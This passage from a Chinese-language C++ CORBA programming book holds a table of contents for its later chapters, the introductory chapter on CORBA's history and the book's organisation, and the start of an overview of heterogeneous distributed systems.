7.13.2 属性的映射	(192)	8.3 客户程序的总体结构	(231)
7.14 参数传递规则	(193)	8.4 包含文件	(232)
7.14.1 定长度类型与变长度类型	(194)	8.5 辅助函数	(233)
7.14.2 生成的 <code>_out</code> 类型	(195)	8.5.1 显示装置的具体内容	(233)
7.14.3 简单类型的参数传递	(195)	8.5.2 打印出错异常信息	(235)
7.14.4 复杂的定长度类型的参数传递	(196)	8.6 <code>main</code> 函数	(237)
7.14.5 包含定长度元素的数组的参数传递	(197)	8.6.1 初始化	(237)
7.14.6 变长度参数的内存管理	(200)	8.6.2 与服务器程序的交互	(238)
7.14.7 字符串和宽位字符串的参数传递	(203)	8.7 完整的客户程序代码	(243)
7.14.8 复杂变长度类型和 <code>Any</code> 类型的参数传递	(205)	8.8 本章小结	(248)
7.14.9 包含变长度元素数组的参数传递	(206)		
7.14.10 对象引用的参数传递	(208)		
7.14.11 参数传递规则的小结	(209)		
7.14.12 使用 <code>_var</code> 类型来传递参数	(210)		
7.14.13 释放 <code>out</code> 参数和使用 <code>_out</code> 类型的目的	(213)		
7.14.14 参数的只读性质	(215)		

第 9 章 服务器端 C++ 映射

9.1 本章概述	(250)
9.2 简介	(250)
9.3 接口的映射	(251)
9.4 驱服类	(252)
9.5 对象的实体	(253)
9.6 服务器程序的 <code>main</code> 函数	(254)
9.7 参数传递规则	(256)
9.7.1 简单类型的参数传递	(256)
9.7.2 复杂的定长度类型的参数传递	(257)
9.7.3 包含定长度元素数组的参数传递	(258)
9.7.4 字符串和宽位字符串的参数传递	(260)
9.7.5 复杂的变长度类型和 <code>any</code> 类型	

9.7.6 包含变长度元素数组的参数传递	(265)	10.9.3 实现 change 操作	(295)
9.7.7 对象引用的参数传递	(267)	10.9.4 实现 find 操作	(296)
9.8 引发异常	(270)	10.10 实现服务器程序的 main 函数	(298)
9.8.1 异常发送的具体细节	(271)	10.11 完整的服务器程序代码	(299)
9.8.2 发送 CORBA 系统异常	(272)	10.11.1 server.hh 头文件	(299)
9.8.3 管理出现异常的内存	(272)	10.11.2 server.cc 实现文件	(302)
9.9 Tie 类	(275)	10.12 本章小结	(310)
9.9.1 tie 类的具体细节	(275)		
9.9.2 tie 伺服程序的具体化	(276)		
9.9.3 tie 类的评价	(277)		
9.10 本章小结	(278)		
第 10 章 开发气温控制系统的服务器程序		第 11 章 可移植的对象适配器	(311)
10.1 本章概述	(280)	11.1 本章概述	(311)
10.2 简介	(280)	11.2 简介	(311)
10.3 仪器控制协议的 API	(280)	11.3 POA 基本原理	(311)
10.3.1 添加和删除装置	(281)	11.3.1 基本的请求调度	(313)
10.3.2 读取属性值	(282)	11.3.2 关键的 POA 实体	(313)
10.3.3 写属性值	(282)	11.4 POA 策略	(314)
10.4 设计温度计的伺服类	(283)	11.4.1 CORBA 对象生存期范围	
10.5 实现温度计的伺服类	(285)	11.4.2 对象标识符	(316)
10.5.1 Thermometer-impl 辅助函数	(285)	11.4.3 对象到伺服程序之间的映射	(318)
10.5.2 Thermometer-impl 的 IDL 操作	(286)	11.4.4 隐式激活	(320)
10.5.3 Thermometer-impl 的构造函数		11.4.5 请求与伺服程序之间的匹配	(320)
和析构函数	(287)	11.4.6 ObjectId 到伺服程序的关联	
10.6 设计恒温器的伺服类	(287)	11.4.7 请求到线程的分配	(322)
10.7 实现 Thermostat 的伺服类	(289)	11.4.8 策略工厂操作 (Policy Factory	
10.7.1 Thermostat-impl 辅助函数	(289)	Operations)	(323)
10.7.2 Thermostat-impl 的 IDL 操作	(291)	11.5 POA 创建	(324)
10.7.3 Thermostat-impl 的构造函数		11.6 Servant IDL 类型	(327)
和析构函数	(291)	11.6.1 CCS::Thermometer 伺服程序	
10.8 设计控制器的伺服类	(292)	11.7 对象创建和激活	(328)
10.9 实现控制器的伺服类	(294)	11.7.1 对象创建	(330)
10.9.1 Controller-impl 辅助函数	(294)	11.7.2 伺服程序注册	(336)
10.9.2 实现 list 操作	(294)	11.7.3 伺服程序管理器	(340)
		11.7.4 默认的伺服程序	(351)
		11.7.5 伺服程序内存管理	(356)
		11.7.6 请求处理	(359)
		11.8 引用、ObjectId 和伺服程序	(360)
		11.9 对象失效	(362)
		11.10 请求流控制	(364)

11.11 ORB 事件处理	(367)	12.6.3 使用伺服程序定位器实现收回模型	(416)
11.11.1 阻塞事件处理	(368)	12.6.4 对使用伺服程序定位器的收回模型的评价	(419)
11.11.2 非阻塞事件处理	(368)	12.6.5 使用伺服程序激活器来实现收回模型	(420)
11.11.3 应用程序停止运行	(369)	12.6.6 对使用伺服程序激活器的收回模型的评价	(424)
11.12 POA 激活	(372)	12.6.7 与汇集管理器操作的交互	(425)
11.13 POA 析构	(377)	12.7 伺服程序的无用存储单元回收	(427)
11.14 应用 POA 策略	(378)	12.7.1 客户机意外行为的处理	(427)
11.14.1 多线程问题	(379)	12.7.2 通过关机进行无用存储单元回收	(428)
11.14.2 ObjectId 赋值	(380)	12.7.3 使用收回模型进行无用存储单元回收	(429)
11.14.3 激活	(380)	12.7.4 使用超时进行无用存储单元回收	(429)
11.14.4 时空折衷	(380)	12.7.5 显式保持激活	(430)
11.14.5 关于生命范围的考虑	(382)	12.7.6 每个对象逆向保持激活	(430)
11.15 本章小结	(385)	12.7.7 每个客户逆向保持激活	(431)
第 12 章 对象生命周期	(386)	12.7.8 检测客户的断连	(432)
12.1 本章概述	(386)	12.7.9 分布式引用计数	(432)
12.2 简介	(386)	12.7.10 选择方案小结	(433)
12.3 对象工厂	(387)	12.8 CORBA 对象的无用存储单元回收	(433)
12.3.1 工厂设计选项	(388)	12.8.1 太平洋问题	(434)
12.3.2 用 C++ 实现工厂	(393)	12.8.2 引用完整性	(435)
12.4 撤消、拷贝以及移动对象	(396)	12.8.3 无用存储单元回收的未来	(435)
12.4.1 撤消对象	(398)	12.9 本章小结	(435)
12.4.2 拷贝对象	(405)		
12.4.3 移动对象	(407)		
12.4.4 通用工厂	(408)		
12.5 对生命周期服务的评论	(408)		
12.5.1 设计的通则	(408)		
12.5.2 发布日期	(409)		
12.5.3 使用 move 操作的问题	(409)		
12.5.4 接口的粒度	(411)		
12.5.5 在什么情况下使用生命周期服务	(412)		
12.6 Evictor 模式	(412)		
12.6.1 基本的收回策略	(413)		
12.6.2 维护 LRU 顺序	(415)		

第 3 部分 CORBA 机理

第 13 章 GIOP,IIOP 和 IOR	(436)	13.3 公共数据表示	(437)
13.1 本章概述	(436)	13.3.1 CDR 数据对齐	(438)
13.2 GIOP 概述	(436)	13.4 GIOP 消息格式	(440)
13.2.1 传输假设	(436)	13.4.1 Request 消息格式	(443)

13.4.2 Reply 消息格式	(445)	14.4.5 通过实现仓库的绑定	(460)
13.4.3 其他消息格式	(446)	14.4.6 绑定优化	(462)
13.5 GIOP 连接管理	(447)	14.5 迁移、可靠性、性能和可扩展性	(465)
13.6 检测无序的关闭	(448)	14.5.1 小定位域	(465)
13.7 IIOP 综述	(449)	14.5.2 大定位域	(465)
13.8 IOR 的结构	(450)	14.5.3 冗余的实现仓库	(465)
13.9 双向 IIOP	(452)	14.5.4 对象迁移的粒度	(466)
13.10 本章小结	(453)	14.5.5 跨定位域边界的迁移	(467)
第 14 章 实现仓库和绑定	(454)	14.6 激活模式	(467)
14.1 本章概述	(454)	14.7 竞争状态	(468)
14.2 绑定模式	(454)	14.7.1 激活期间的竞争状态	(468)
14.3 直接绑定	(454)	14.7.2 关闭期间的竞争状态	(469)
14.3.1 暂态引用的直接绑定	(455)	14.7.3 服务器程序关闭和重新绑定	(469)
14.3.2 持久引用的直接绑定	(456)	14.8 安全性考虑	(470)
14.4 通过实现仓库的间接绑定	(457)	14.8.1 服务器程序的权限	(470)
14.4.1 实现仓库的标准一致性	(457)	14.8.2 远程仓库访问	(471)
14.4.2 实现仓库结构	(458)	14.8.3 通过防火墙的 IIOP	(472)
14.4.3 定位域	(459)	14.9 本章小结	(472)
14.4.4 服务器程序和实现仓库之间的相互影响	(460)		

第 4 部分 动态 CORBA

第 15 章 any 类型的 C++ 映射 … (474)	15.3.10 插入和提取异常	(492)
15.1 本章概述	15.4 类型定义中易出现的问题	(493)
15.2 简介	15.5 本章小结	(494)
15.3 any 类型 C++ 映射	第 16 章 类型代码 … (495)	
15.3.1 构造函数、析构函数和赋值	16.1 本章概述	(495)
15.3.2 基本类型	16.2 简介	(495)
15.3.3 重载不可区分的类型	16.3 TypeCode 伪对象	(495)
15.3.4 无界的字符串的插入和提取	16.3.1 适用于所有类型代码的类型和操作	(497)
15.3.5 有界的字符串的插入和提取	16.3.2 类型代码参数	(498)
15.3.6 宽位字符串的插入和提取	16.3.3 作为值的类型代码	(502)
15.3.7 定点类型的插入和提取	16.4 TypeCode 伪对象的 C++ 映射	(503)
15.3.8 用户定义类型	16.5 类型代码比较	(513)
15.3.9 插入和提取 Any	16.5.1 TypeCode::equal 的语义	(514)
	16.5.2 TypeCode::equivalent 的语义	(515)

16.5.3 为什么让类型代码中的名称是可选项	(516)	17.3.3 用于 DynEnum 的 IDL	(536)
16.5.4 类型代码比较的可移植性	(517)	17.3.4 用于 DynStruct 的 IDL	(536)
16.5.5 从 any 类型提取的语义	(517)	17.3.5 用于 DynUnion 的 IDL	(537)
16.5.6 结构上的等价	(518)	17.3.6 用于 DynSequence 的 IDL	(537)
16.5.7 get_compact_typecode 操作	(518)	17.3.7 用于 DynArray 的 IDL	(538)
16.6 类型代码常量	(518)	17.3.8 用于 DynFixed 的 IDL	(538)
16.6.1 内置类型的常量	(518)	17.4 DynAny 伪对象的 C++ 映射	(539)
16.6.2 自定义类型的常量	(520)	17.4.1 简单类型的 DynAny 应用	(539)
16.7 any 类型的类型代码比较	(521)	17.4.2 使用 DynEnum	(541)
16.7.1 控制在 Any 类型中插入的别名信息	(521)	17.4.3 使用 DynStruct	(543)
16.7.2 检验从 Any 类型中提取的别名信息	(521)	17.4.4 使用 DynUnion	(546)
16.8 动态创建类型代码	(522)	17.4.5 使用 DynSequence	(549)
16.8.1 用于类型代码创建的 IDL	(522)	17.5 用于通用显示的 DynAny	(549)
16.8.2 类型代码创建的 C++ 映射	(525)	17.6 获得类型信息	(551)
16.9 本章小结	(529)	17.6.1 从 OMG 接口仓库获得类型信息	(551)
第 17 章 DynAny 类型	(530)	17.6.2 从转换表中获得类型信息	(552)
17.1 本章概述	(530)	17.6.3 从表达式获得类型信息	(552)
17.2 简介	(530)	17.7 本章小结	(552)
17.3 DynAny 接口	(530)		
17.3.1 局部约束	(531)		
17.3.2 用于 DynAny 的 IDL	(531)		

第 5 部分 CORBA 服务

第 18 章 OMG 命名服务	(553)	18.5.5 名称的等价性	(558)
18.1 本章概述	(553)	18.5.6 绝对与相对名称	(558)
18.2 简介	(553)	18.5.7 名称解析	(559)
18.3 基本概念	(553)	18.6 命名上下文的 IDL	(559)
18.4 命名服务 IDL 的结构	(555)	18.6.1 命名服务中的异常	(559)
18.5 名称的语义	(555)	18.6.2 上下文的生命周期	(561)
18.5.1 名称结构	(555)	18.6.3 获得初始命名上下文	(562)
18.5.2 名称的表达	(556)	18.6.4 创建一个绑定	(563)
18.5.3 kind 字段的作用	(557)	18.6.5 建立一个命名图	(564)
18.5.4 不支持宽位字符串	(557)	18.6.6 重绑定	(567)

18.6.7 取消绑定	(569)	19.5.1 属性	(598)
18.6.8 正确地撤消上下文	(570)	19.5.2 服务类型的继承	(600)
18.6.9 解析名称	(571)	19.5.3 服务类型仓库的 IDL	(602)
18.7 迭代器	(573)	19.5.4 在 C++ 内使用服务类型仓库	(608)
18.7.1 使用迭代器的必要性	(573)	19.6 交易接口	(610)
18.7.2 拉迭代器	(574)	19.6.1 主要接口	(612)
18.7.3 推迭代器	(575)	19.6.2 抽象基接口	(612)
18.7.4 命名服务迭代器	(576)	19.6.3 迭代器	(614)
18.8 命名服务中容易出错的地方	(579)	19.6.4 公共类型	(614)
18.9 名称库	(580)	19.7 导出服务提供源	(614)
18.10 命名服务工具	(581)	19.7.1 export 操作的 IDL 定义	(614)
18.11 怎样公告对象	(581)	19.7.2 导出服务提供源的 C++ 代码	(617)
18.12 公告的时机	(582)	19.7.3 附加属性	(618)
18.13 联邦化命名	(582)	19.8 收回服务提供源	(619)
18.13.1 完全连接的联邦化结构	(583)	19.9 改变服务提供源	(620)
18.13.2 层次化的联邦结构	(584)	19.10 交易程序约束语言	(621)
18.13.3 混合结构	(585)	19.10.1 字面值	(621)
18.14 给气温控制系统增加命名	(586)	19.10.2 标识符	(622)
18.14.1 通用的辅助函数	(586)	19.10.3 比较运算符	(622)
18.14.2 更新气温控制系统的服务器	(589)	19.10.4 算术运算符	(623)
程序	(589)	19.10.5 布尔运算符	(623)
18.14.3 更新气温控制系统的客户程序	(590)	19.10.6 集合成员	(623)
18.15 本章小结	(591)	19.10.7 子串的匹配	(623)
第 19 章 OMG 交易服务	(592)	19.10.8 存在性测试	(623)
19.1 本章概述	(592)	19.10.9 优先权	(624)
19.2 简介	(592)	19.10.10 约束语言的示例程序	(624)
19.3 交易的概念和术语	(592)	19.11 导入服务提供源	(625)
19.3.1 基本的交易概念	(592)	19.11.1 Lookup 接口的 IDL	(625)
19.3.2 服务类型和 IDL 接口类型	(593)	19.11.2 编制一个简单的查询(Query)程序	(627)
19.3.3 服务请求	(594)	19.11.3 OfferIterator 接口	(629)
19.3.4 约束表达式	(594)	19.11.4 控制 query 返回的细节	(632)
19.3.5 联邦	(594)	19.11.5 使用优先权	(633)
19.3.6 动态属性	(595)	19.11.6 导入策略	(634)
19.3.7 代理提供源	(595)	19.12 成批收回	(637)
19.3.8 优先权	(596)	19.13 Admin 接口	(638)
19.3.9 策略	(596)	19.13.1 设定配置值	(638)
19.4 IDL 概述	(597)	19.13.2 检索服务提供源 ID	(639)
19.5 服务类型仓库	(597)		

19.14 检测服务提供源	(639)	20.4.1 经典的推模型	(666)
19.15 导出动态属性	(640)	20.4.2 经典的拉模型	(666)
19.16 交易程序联邦	(643)	20.4.3 混合推/拉模型	(666)
19.16.1 链接和联邦的策略	(643)	20.4.4 混合拉/推模型	(667)
19.16.2 请求标识符	(645)	20.4.5 混合事件模型	(667)
19.16.3 指定一个起始的交易	(646)	20.5 事件服务接口	(668)
19.16.4 Link 接口	(646)	20.5.1 推模型接口	(669)
19.16.5 定位交易程序的 Register 接口	(650)	20.5.2 拉模型接口	(670)
19.16.6 联邦和导入策略	(651)	20.5.3 事件通道接口	(670)
19.17 交易程序工具	(652)	20.5.4 事件通道的联邦	(673)
19.18 交易程序的体系结构	(652)	20.6 实现使用者和提供者	(675)
19.19 如何发布公告	(654)	20.6.1 获得一个 EventChannel 引用	(675)
19.20 避免重复服务提供源	(654)	20.6.2 实现一个推提供者	(676)
19.21 向气温控制系统添加交易	(655)	20.6.3 实现一个推使用者	(677)
19.21.1 为控制器创建服务类型	(655)	20.6.4 实现一个拉提供者	(679)
19.21.2 为控制器导出服务提供源	(657)	20.6.5 实现一个拉使用者	(683)
19.21.3 向控制器导入引用	(658)	20.7 选择一个事件模型	(684)
19.22 本章小结	(659)	20.7.1 事件通道的实现	(685)
第 20 章 OMG 事件服务	(660)	20.7.2 推模型浅析	(685)
20.1 本章概述	(660)	20.7.3 拉模型浅析	(686)
20.2 简介	(660)	20.8 事件服务的局限性	(686)
20.3 分布式回调	(660)	20.8.1 多个提供者	(686)
20.3.1 回调的示例	(661)	20.8.2 可靠性的缺陷	(686)
20.3.2 回调出现的问题	(662)	20.8.3 筛选性的缺陷	(687)
20.3.3 分布式回调的评价	(664)	20.8.4 工厂的缺陷	(687)
20.4 事件服务基础	(665)	20.8.5 异步消息传送	(687)
20.9 本章小结	(688)		
第 6 部分 功能强大的 CORBA			
第 21 章 多线程应用程序	(689)	21.4.1 ORB 底层的多线程问题	(693)
21.1 本章概述	(689)	21.4.2 POA 多线程问题	(694)
21.2 简介	(689)	21.4.3 伺服程序的多线程问题	(695)
21.3 多线程编程的动机	(689)	21.4.4 第三方库问题	(696)
21.3.1 请求的排队	(689)	21.4.5 ORB 事件处理的多线程问题	(696)
21.3.2 事件处理	(690)	21.5 多线程策略	(697)
21.3.3 单线程服务器程序的评价	(691)	21.6 实现多线程服务器程序	(697)
21.3.4 多线程编程的优点	(692)		
21.4 多线程服务器程序的基础	(692)		

21.6.1 CCS 生命周期操作的复习	22.3.1 基本 IIOP 性能限制	(712)
.....	22.3.2 粗操作	(713)
21.6.2 总体的应用程序问题	22.3.3 粗略对象模型	(716)
.....	22.3.4 客户端高速缓冲存取	(718)
21.6.3 并发性问题	22.4 优化服务程序的实现	(719)
.....	22.4.1 线程化服务器程序	(719)
21.6.4 ControllerImpl 伺服类	22.4.2 为每个对象创造单独的伺服程序	(719)
.....	22.4.3 伺服程序的定位器和激活器	(719)
21.6.5 创建操作的实现	22.4.4 收回器模式	(719)
.....	22.4.5 默认伺服程序	(720)
21.6.6 DeviceLocatorImpl 伺服程序	22.4.6 定制对象引用	(720)
定位器	22.4.7 服务器端高速缓存	(720)
21.6.7 实现 preinvoke	22.5 联邦服务	(720)
.....	22.6 改进物理设计	(721)
21.6.8 实现温度计的伺服程序	22.7 本章小结	(723)
.....		
21.6.9 多线程收回器的评价	附录 A ICP 模拟器的源代码	(724)
21.7 伺服程序激活器和收回器模式	附录 B CORBA 资源	(733)
.....	参考文献	(735)
第 22 章 性能、可扩展性和可维护性		
.....		
22.1 本章概述		
.....		
22.2 简介		
.....		
22.3 减少消息开销		
.....		

第1章 导论

1.1 简介

CORBA(Common Object Request Broker Architecture,公用对象请求代理体系)现在已成为软件开发的主流,并被业界广泛接受。现有操作系统和硬件平台的任一种组合几乎都支持CORBA技术。CORBA可从各类供应商处获得(甚至作为免费软件),它支持大量编程语言。现在,它又被用来创建工业中关键任务的各类应用,比如:健康保健、通信、金融业和制造业。随着CORBA的流行,对精通该技术的软件工程师的需求量也在不断增加。

很自然,CORBA是经历了一步步演变和发展(有时甚至会很痛苦)才达到目前广泛应用的水平。当CORBA的第一个版本于1991年问世时,它只规范了如何在C程序中使用它,这是在成熟技术上构造CORBA的结果。那时,大多数分布式系统都是用C语言编写的。

到1991年,面向对象(object-oriented,OO)的语言(比如,Smalltalk,C++和Eiffel)的使用已有几年了。很自然,许多开发者对CORBA这样独立于编程语言的分布式面向对象系统只能用C语言(一种非面向对象的面向过程的语言)来编写,感到很奇怪。为了纠正这个缺陷,一些公司开发组,如惠普公司,Sun微系统公司,HyperDest公司和IONA技术公司开始开发他们自己的CORBA到C++语言的专有映射。这些映射的开发都是独立完成的,所采用的方法也各不相同。正像多数C++程序员所了解的那样,C++是一种多范例(Multiparadigm)语言,它支持应用程序开发的各种方法,包括结构化编程,数据抽象,面向对象编程和类属(generic)编程。多种CORBA到C++映射反映出这种多样性。每个都将不同的CORBA数据类型和接口映射成不同的(有时差异很大)C++数据类型和类。映射的差异不仅折射出开发者的不同背景,而且还反映了这些开发者试图用CORBA来建立各种系统,比如软件集成中间件(middleware),操作系统,甚至桌面系统工具包。

当OMG(Object Management Group,对象管理组)公布RFP(Request for Proposals,征求提案)作为将CORBA映射到C++的标准时,这些开发者和其他组织提交了他们的映射方案来参与标准化过程。由于对OMG RFP的提议都是共同的,参与提议的组织被迫达成共识,实现一种单一的C++映射规范,而且这一规范吸收了所提交的各种映射方案的长处。建立CORBA到C++映射标准的过程大约花费了18个月,从1993年春天一直到1994年秋天才结束。由于技术原因,比如C++语言的丰富性以及支持它的多种编程风格,所以建立统一的规范不是一件容易的事。仅举一例,由于某些参与单位之间的竞争和策略上的考虑(这两点在任何工业标准化组织中都是不可避免的),C++映射标准化的努力几乎完全崩溃。但是,对于一个标准化的C++映射的需求最终克服了所有的障碍,并在1994年秋天完成了标准化的工作。

C++映射最早是在CORBA 2.0版公布的。自从它被采用后,这个映射已被修改了若干次,更正了一些缺陷并且引入了一个新的小功能。尽管如此,这个映射相当稳定而且具有

良好的可移植性,甚至在 C++ 语言本身进行标准化过程时也是如此。通过(至少是客户端的)源代码可移植性,这个标准 C++ 映射克服了影响 CORBA 被广泛接受的一个主要障碍,直到 CORBA 2.2 版本前,服务器端仍存在着可移植性问题。

CORBA 2.0 还通过提供 Internet Inter-ORB Protocol (IIOP) 解决了另一个主要障碍。IIOP 保证了为不同供应商的 ORB 所开发的系统组件间可以互操作,而在 CORBA 2.0 之前,不同的系统组件只有当它们使用同一个供应商的 ORB 时才能通信。

C++ 映射和 IIOP 是使 CORBA 成为主流,并能为许多商业公司所使用的主要技术。CORBA 逐步流行还意味着越来越强烈的对扩展功能和改正缺陷的要求。因此,自从 CORBA 2.0 版公布以来,它的规范作了三次大的修订。CORBA 2.1 版主要是对若干缺陷的修正。CORBA 2.2 版增添了一个新的主要特性:Portable Object Adapter (POA, 可移植的对象适配器)。POA 和修订后的 C++ 映射克服了服务器端的可移植性问题。CORBA 2.3 版是编写本书时最新的版本,更正了许多小缺陷,并添加了一个新的主要新特性,Object-By-Value。

OMG 现在已拥有 800 多个成员,成为世界上最大的工业团体,CORBA 也已成为世界上最流行、最广泛使用的中间件平台。据我们估计,C++ 是最主要的 CORBA 实现语言(虽然,Java 正在客户程序开发中兴起)。对精通 CORBA 的 C++ 程序员的需求始终是供不应求,而且至少在几年内,CORBA 仍将是中间件技术的主导。本书使你精通 CORBA,并提供编写基于 CORBA 的高质量系统所需的信息。

1.2 本书内容的组织

本书共分为 6 个部分和两个附录:

- 第 1 部分:CORBA 简介,包括 CORBA 综述,并给出一个 CORBA 应用程序的源代码。阅读这部分内容后,你将了解 CORBA 的基本体系结构和概念,理解它的对象和请求调度模型(request dispatch model),及建立一个 CORBA 应用程序的基本步骤。
- 第 2 部分:CORBA 核心,包括用 C++ 写的 CORBA 核心:接口定义语言(Interface Definition Language,IDL),将 IDL 映射为 C++ 的规则,如何使用 POA 以及如何支持对象生命周期操作。这一部分我们引入了一些实例,这些例子将贯穿整本书。在以后章节中,我们将利用这些素材进行实例分析,从而你可以看到各种特性和应用编程接口(Application Programming Interface,API)是如何用于实际应用程序的。阅读这部分内容后,你就可以创建使用多种 CORBA 特性的复杂的 CORBA 应用程序。
- 第 3 部分:CORBA 机理,包括 CORBA 网络协议综述和支持 CORBA 对象模型的机理,比如,位置透明性(location transparency)和协议独立性(protocol Independence)。阅读这部分内容后,你应当对 ORB 底层机制以及不同供应商所提供的设计选择是如何影响某个特定 ORB 的可扩展性、性能和灵活性等有个清晰的认识。
- 第 4 部分:动态 CORBA。CORBA 的动态特征包括:类型 any, 类型代码和类型 DynAny。阅读这部分内容后,你将学会怎样用这些 CORBA 特性来处理在编译时类型无法确定的那些值,这些知识对创建类属应用程序,比如:浏览器或协议网桥是必需的。

- 第 5 部分: CORBA 服务, 介绍最重要的 CORBA 服务, 即命名(Naming)服务, 交易(Trading)服务和事件(Event)服务。几乎所有应用程序都使用一个或多个这类服务。Naming 服务和 Trading 服务允许各类应用程序定位到感兴趣的对象上, 而 Event 服务则提供异步通信功能, 以便客户机和服务器能够彼此去耦(decoupled)。阅读这部分内容后, 你将明白这些服务的目的, 意识到这种体系结构的重要性和使用它们的过程中所蕴含的折衷方案。
- 第 6 部分: 功能强大 CORBA。在这部分内容中将讨论如何开发多线程服务器, 还将涉及大量体系结构上和设计上的问题。这些问题对于创建高性能应用程序都是非常重要的。
- 附录 A: 给出了一个仪器控制协议仿真器源代码。你可以使用这个仿真器来测试本书中的源码。
- 附录 B: 给出了一个很有实用价值的资源列表, 你可以通过它来获取有关 CORBA 各方面的更多信息。

1.3 CORBA 版本问题

在写本书时, CORBA 2.3 正处于最后的修正阶段, 所以本书是按 2.3 版的 CORBA 来写的。但应当指出: 对于本书中的例子, 我们用到了一些 CORBA 新的特性, 你所使用的 ORB 可能并不支持这些特征。在书中我们没有介绍 CORBA 3.0, 因为在写本书时(1998 年 10 月), CORBA 3.0 还未形成, 甚至连草稿也没有。

1.4 源代码示例

你可以在 <http://www.awl.com/cseng/titles/0-201-37927-9> 网址下找到本书中所介绍的实例的源代码。虽然, 我们做了最大的努力来确保这些代码正确无误, 但仍有可能存在着被遗漏的错误, 所以我们无法担保这些代码可以用于任何特定应用中(当然, 我们十分乐意你能指出任何错误, 并及时反馈给我们!)。

请记住, 在许多代码示例中, 为了保持代码清晰易懂, 我们作了一些折中。比如, 为了使代码简练和避免丢失噪音中的一些消息, 我们在示例中忽略了对工业应用来说非常重要的出错处理。同样, 为了使这些代码示例简单易懂, 所以我们常用内联代码, 但对于工程应用来说, 这些代码应当封装在一个函数或类中。从这种意义上讲, 这些源代码并不总是代表最好的工程实践。但是, 在许多地方, 我们都指出了编程风格、设计方法和兼容性问题。在参考书中, 也列举了大量与这类工程问题有关的书。

这些源代码是为 ISO/IEC C++ 标准[9]环境下编写的, 并使用了大量的 ISO/IEC C++ 的特性, 比如, 名字空间(Namespace)和 C++ bool 以及 String 类型。但是, 如果你没有标准 C++ 编译器, 你会发现这些代码可以很容易转换成你所能得到的任何 C++ 子集(虽然你仍至少需要 C++ 异常处理的支持)。

在许多示例中, 我们有对标准模板库(Standard Template Library, STL)的简单使用。即使你还不了解 STL, 也应该读懂这些示例(但是如果你还不熟悉 STL, 建议你尽快熟悉这个

库。你可以按照这些示例来做,STL 对提高 C++ 程序员的工作效率所做的贡献远大于任何其他 ISO/IEC C++ 特性)。

这些示例代码都在下一代的 IONA 技术公司的 Orbix 产品上编译和测试过(当写这本书时,Orbix 产品仍在开发阶段)。这个系统称为 ART,它与 CORBA 规范的最近修改的部分是一致的,可以用来验证这些示例中的代码对于一个 ORB 是否符合最新版本 CORBA 2.3 的规范。

1.5 有关软件供应商

本书的内容中,不涉及到有关软件供应商的代码,并符合与 CORBA 2.3 兼容的 ORB(即提供一个 POA 的 ORB)。如果你的供应商不能提供 POA,也不要失望。这本书大部分内容不涉及 POA,并且你可以找到很多有用的材料,即使你使用的只是 CORBA 2.3 的 ORB 测试版。

我们没有更多地解释那些常用的,但是由软件供应商各自定义的对 CORBA 的扩展。这样做的目的是想让本书集中在标准部分,不至于与供应商各自扩展部分的内容混淆在一起,毕竟扩展部分内容只是对少数读者有用。如果你对软件供应商所扩展的内容感兴趣,应当阅读软件供应商所提供的文档。

大量的 CORBA 问题,比如,开发环境和实现仓库(Implementation repositories),还没有标准化。这使得我们难以做到在具体举例时而不选用某个供应商的实现,因此在介绍实例时,我们采用假设的 ORB 并且尽可能详细地解释其原理,这样使你能容易与软件供应商所提供的文档中的细节衔接起来。

1.6 如何与作者联系

如果你发现书中的文字错误或代码错误,我们非常乐意聆听您的指教。也非常希望得到您的建议和指导,如果可能,我们将在下一版的印刷中集中作一次修改,并且将向第一个指出错误或提出改进意见的人致谢。你可以用 corba@awl.com 地址给我们发电子邮件。

第1部分 CORBA简介

第2章 CORBA概述

2.1 简介

计算机网络是典型的异构(Heterogeneous)体系。例如,一个小软件公司的内部网络可能是由多个计算机平台组成的。可能有一个主机来处理用作订货的事务型数据库访问,UNIX工作站用来提供硬件仿真环境和软件开发中枢,PC机使用Windows操作系统并提供桌面办公自动化工具,还有其他一些专用的系统,如网络计算机,电话系统、路由器和测量设备。一个给定网络的一小部分可能是同构机型的,网络越大,它所组成的机型就越多样化。

造成这种异构的原因很多。一个明显的原因是网络技术随着时间不断地在改进。网络技术不是一成不变的,它在不断地演化,不同时期最好的技术可能在同一网络中共存。这里所指的“最好”只是一个量化的指标,比如,价格最低、性能最好,海量存储的费用最少,每分钟处理的事务最多,安全性最好,图像刷新最快或其他一些指标。造成网络异构的另一个原因是网络的大小不是固定不变的。任何一种计算机、操作系统、网络平台的组合都是为了能在同一个网络内使某一部分的性能达到最好。还有一个原因是在一个网络内的多样化使得它具有更大的回转余地,因为在某一机器类型、操作系统或应用程序所出现的问题可能在其他操作系统和应用程序上不成其为问题。

造成异构的计算机网络的因素是不可避免,因此实际从事分布式系统的开发者无论喜欢还是不喜欢都必须面对异构的问题。开发用于分布式系统的软件已是十分困难,而开发一个异构的分布式系统的软件有时几乎是不可能的。这类软件必须涉及到分布式系统编程过程中通常所要遇到的所有问题,比如:网络中某些系统的故障,网络分区,及与资源争用和共享、网络安全等相关的问题。如果还涉及到异构机的图像问题,有些问题就会变得更加尖锐,新的矛盾又会显露出来。

例如,当你将一些网络上的应用程序移植到新的网络平台时,就会遇到同一个应用程序,它有好几个版本。如果你对这个应用程序任一版本做了修改,那么你必须回过头来对其他版本也做适当的修正,然后单个地测试它们,并且在它们各种各样的组合中,确保它们都能正常工作。在同一网络中,不同平台的数目越多,这种情况就越复杂,难度也就越大。

请记住,从这种意义上讲,异构不是仅仅指计算机硬件和操作系统。当从上层向下编写一个鲁棒的分布式应用程序时,例如,从一个定制的图形用户接口一直到网络传送和网络协议,这几乎对所有的实际应用程序都是非常棘手的,因为所涉及的细节太多、太复杂。因此,分布式应用程序的开发者倾向于大量使用工具和库。这就意味着,分布式应用程序本身

就是异构的,通常需要将大量不同层次的应用程序和库链接在一起。遗憾的是,在许多情况下,当分布式系统增大时,能够将所有应用程序和库组合在一起的可能性就越小。

在很多情况下,你可以按照下面两条主要原则来解决异构的分布式系统的应用程序的开发问题。

1. 寻求独立于平台的模型和抽象,这样有助于解决大部分问题。
2. 在不牺牲太多性能的情况下,尽可能隐藏低层的复杂细节。

通常,这两条规则对于开发任何一个可移植的应用程序都是适用的,不论是分布式系统还是非分布式系统。但是,由分布式体系引入的附加的复杂性也使上述原则肩负更重要的任务。虽然使用合适的抽象和模型将会提供新的异构的应用程序开发层,分布式异构的复杂性将会集中在这个层面上。在这一层上,低层的细节被隐藏起来了,并且允许应用程序的开发者只解决他们自己的开发问题,而不必面对应用程序所要涉及到的,由于不同计算机平台所带来的低层的网络细节问题。

